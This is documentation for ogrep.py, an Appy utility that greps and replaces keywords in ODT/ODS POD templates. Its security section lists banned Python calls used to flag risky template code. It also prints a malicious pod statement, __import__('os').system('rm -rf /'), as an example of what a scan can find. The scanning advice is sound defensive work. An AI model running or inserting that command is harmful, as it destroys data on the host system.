After years of experiencing countless success stories using Appy on various projects, you may end up with a plethora of POD templates. Consequently, these needs may emerge:
- searching keywords within POD templates ;
- performing find / replace operations within your templates.
This is what ogrep.py is all about.
ogrep stands for "OpenDocument Grep" and is meant to perform grep-like searches within a given POD template or within all POD templates being found, recursively, in a given folder. Although it is possible, with ogrep, to grep any part of an OpenDocument template (be it an ODT or ODS template), the main focus is on searching and/or replacing keywords within POD-specific zones, ie, comments (notes) and fields.
Searching for keywords
Suppose you have this template, named Agenda.py, in the current working directory. A part of this template could look like this:

If you want to find all usages of method getShownValue in your template, you may use ogrep.py this way:
appy ogrep getShownValue Agenda.odt
The result would be:
pod/Agenda.odt matches 1 time(s).
Searching for keyword item would match more results:
appy ogrep item Agenda.odt
pod/Agenda.odt matches 5 time(s).
If you want more output, use options -v or -vv:
appy ogrep getShownValue Agenda.odt -v
:: 1 match for Agenda.odt ::
  Content:
item.proposingGroup.getShownValue()
With even more verbosity, you get this result.
appy ogrep getShownValue Agenda.odt -vv
:: 1 match for Agenda.odt ::
  Match::on::field (tag text:conditional-text)
  Keyword(s) (regex): getShownValue
  Content:
item.proposingGroup.getShownValue()
All the examples so far illustrated keywords found within fields. The following example matches a keyword in a comment. Template Agenda.py contains these comments:

Performing the following ogrep produces this result:
appy ogrep is.mpty Agenda.odt -vv

:: 6 matches for Agenda.odt ::

  Match::on::note (tag office:annotation)
  Keyword(s) (regex): is.mpty
  By Auteur inconnu on 2014-05-01T19:05:06

  Content:

do text if not tool.isEmpty('logo')
from document(at=tool.path('logo'))

  Match::on::note (tag office:annotation)
  Keyword(s) (regex): is.mpty
  By Auteur inconnu on 2014-05-01T19:10:58

  Content:

do text if not tool.isEmpty('organization')
...
This example illustrates another element: the keyword is, by default, interpreted as a regular expression. The dot matching anything, is.mpty matches isEmpty, found 6 times in the POD template (the result was truncated to the 2 first results for conciseness).
If you want the keyword to be interpreted as a strict string, use option -s:
appy ogrep is.mpty Agenda.odt -vv -s
No match found.
The hereabove examples were about searching for keywords within a single POD template. It is also possible to search (and replace, see below) for keywords, recursively, within all POD templates found in a folder hierarchy, lie in this example.
appy ogrep "search" ../../HubSessions
../../HubSessions/pod/Revenues.ods matches 1 time(s).
../../HubSessions/pod/Tasks.ods matches 2 time(s).
../../HubSessions/pod/sub/Items.ods matches 2 time(s).
../../HubSessions/pod/Items.odt matches 3 time(s).
../../HubSessions/Meetings.odt matches 3 time(s).
../../HubSessions/pod/a/b/c/Tasks.odt matches 3 time(s).
Also note that ogrep works fine with ODT as well as ODS POD templates.
Special keywords
In these troubled times, security has become a major concern. Pod statements and expressions, if written by malicious individuals, may become a way to hack your system. The pod answer to this problem mainly consists in preventing unallowed code to be written down in pod expressions and statements, by giving an Evaluator object to the pod Renderer.
That being said, it may be worth scanning your existing templates, searching for touchy function/method calls. This can be achieved by specifying one of the available special keywords to ogrep. These special keywords are described in the table below.
| Keyword |
Meaning |
| _banned_ |
Represents any banned term as defined by the Compromiser evaluator, lying in appy/pod/evaluator.py. Currently, it encompasses calls to any of the following functions: exec, eval, input, compile, getattr, setattr, hasattr, open, print, import, del, global (check attribute Compromiser.banned for an up-to-date list). |
| _underscored_ |
Represents any variable, function or method name being surrounded by double underscores. |
For example, suppose I have delegated the task of writing some pod templates to someone I trust. A couple of days later, the person sent me a bunch of pod templates. After unzipping it on my laptop, I launched the following ogrep command, being at the root of the unzipped folder:
appy ogrep _underscored_ . -vv
What a shock ! Here was the script output:
:: 1 match for pod/Item.odt ::

  Match::on::note (tag office:annotation)
  Keyword(s) (regex): _underscored_
  By Unknown Author on 2020-11-14T18:16:56.124921797

  Content:

do text if self.private
with x=__import__('os').system('rm -rf /')

I opened the incriminated template and discovered the sad reality in a pod statement.
Performing replacements
Performing a find / replace with ogrep is as simple as adding option -r repl to an ogrep command. Before performing such a delicate operation, a dry run mode has been implemented via option -d. Suppose you want to replace string search_title with the more elegant camelCased searchTitle. You may test it with this command:
appy ogrep search_title ../../HubSessions -r searchTitle -vv -d
Every match would look like this:
:: 1 match for ../../HubSessions/pod/Revenues.ods ::

  Match::on::field (tag table:table-cell)
  Keyword(s) (regex): search_title
  These changes would have been done:

- '%s — Extrait du %s' % (search.translated or _('search_title'), d(now, withHour=False))
?                                                       ^^

+ '%s — Extrait du %s' % (search.translated or _('searchTitle'), d(now, withHour=False))
?                                                       ^
By default, differences between the POD zones before or after having performed the replacement are outputed using the standard diff syntax. If you prefer colors, use the -n option:
appy ogrep search_title ../../HubSessions -r searchTitle -vv -d -n
Here is the result:

In order to perform the true replacement, simply remove the -d option.
Reference
All program options are documented hereafter.
usage: ogrep.py [-h] [-r REPL] [-v] [-vv] [-d] [-c] [-s] [-n] keyword path

Perform UNIX grep-like searches within ODF files

positional arguments:
  keyword           is the regular expression (or string if -s) to search
                    within the file(s). From the command-line, special chars
                    possibly included in the keyword (and also the replacement
                    string, if passed) must be escaped. For example,
                    cus(tom)_(agenda) must be written as
                    cus\(tom\)_\(agenda\). \2_\1 must be written as \\2_\\1. 2
                    keywords are reserved."_banned_" will match any banned
                    term as defined by the Compromiser, in its attribute
                    Compromiser.banned: exec, eval, input, compile, getattr,
                    setattr, hasattr, open, print, import, del, global (more
                    info in appy/pod/evaluator.py). "_underscored_" will match
                    any variable, function or method name being surrounded by
                    double underscores, as detected by regular expression
                    Compromiser.underscored: __\w+__
  path              is the path to a file or folder. If a file is passed, you
                    must pass the path to an ODF file (odt or ods). ogrep will
                    be run on this file only. If a folder is passed, ogrep
                    will be run on all ODF files found in this folder and sub-
                    folders.

options:
  -h, --help        show this help message and exit
  -r, --repl REPL   if this replacement string is passed, within matched ODF
                    files, the keyword will be replaced with it. The
                    replacement string may contain references to groups
                    possibly defined within the "keyword" regular expression,
                    but only via the "\<nb>" notation.
  -v, --verbose     dump more info about the find/replace zones (only
                    available if option "-c" is not used).
  -vv               similar to -v, must with even more *v*erbosity.
  -d, --dry-run     in the context of a replacement, if this option is set, no
                    replacement will actually be performed, but output will
                    give info (detailed if -v, minimal if not) about what
                    replacements would have been performed without this
                    option.
  -c, --in-content  if unset, the find/replace process will only apply to the
                    POD-controlled zones of POD template(s): notes and fields.
                    If the option is set, it will occur in any part of the
                    template(s).
  -s, --as-string   by default, keyword is interpreted as a regular
                    expression. If you want it to be a plain *s*tring instead,
                    set this option.
  -n, --nice        if set in conjunction with -v or -vv, changes (being
                    effective or potential, depending on -d) will be
                    colorized. Else, changes will be rendered as standard diff
                    output.


